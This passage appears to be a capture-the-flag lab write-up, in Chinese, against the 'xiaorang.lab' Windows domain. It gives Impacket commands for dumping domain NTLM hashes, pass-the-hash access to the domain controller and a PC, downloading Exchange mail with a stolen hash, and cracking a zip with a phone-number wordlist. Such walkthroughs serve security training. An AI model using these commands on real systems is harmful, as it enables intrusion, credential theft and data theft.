proxychains4 -q secretsdump.py xiaorang.lab/Zhangtong@172.22.3.2 -hashes :22c7f81993e96ac83ac2f3f1903de8b4 -just-dc-ntlm
先 pth 域控拿一下 flag
proxychains4 -q wmiexec.py xiaorang.lab/Administrator@172.22.3.2 -hashes :7acbc09a6c0efd81bfa7d5a1d4238beb -dc-ip 172.22.3.2
XIAORANG-PC - 172.22.3.26
横向到 PC
proxychains4 -q smbclient.py -hashes :7acbc09a6c0efd81bfa7d5a1d4238beb xiaorang.lab/administrator@172.22.3.26 -dc-ip 172.22.3.2在 C:\Users\Lumia\desktop 下发现 secret.zip
# use C$
# cd /users/lumia/desktop
# ls
drw-rw-rw-          0  Sun Oct 23 21:40:24 2022 .
drw-rw-rw-          0  Sun Oct 23 20:22:44 2022 ..
-rw-rw-rw-        282  Sun Oct 23 20:22:55 2022 desktop.ini
-rw-rw-rw-     668436  Sun Oct 23 21:40:16 2022 secret.zip
# get secret.zip
secret.zip 被加密了,里面有个 flag.docx
此时需要利用上面拿到的 Lumia 的 hash,将 outlook 中的邮件下载下来: https://github.com/Jumbo-WJB/PTH_Exchange
proxychains4 -q python3 pthexchange.py --target https://172.22.3.9 --username Lumia --password "00000000000000000000000000000000:862976f8b23c13529c2fb1428e710296" --action Download
翻一下邮件内容,发现密码就是电话

那么拿 item-1-phone lists.csv 的手机号作为字典爆破压缩包即可

得到密码,解压得到 flag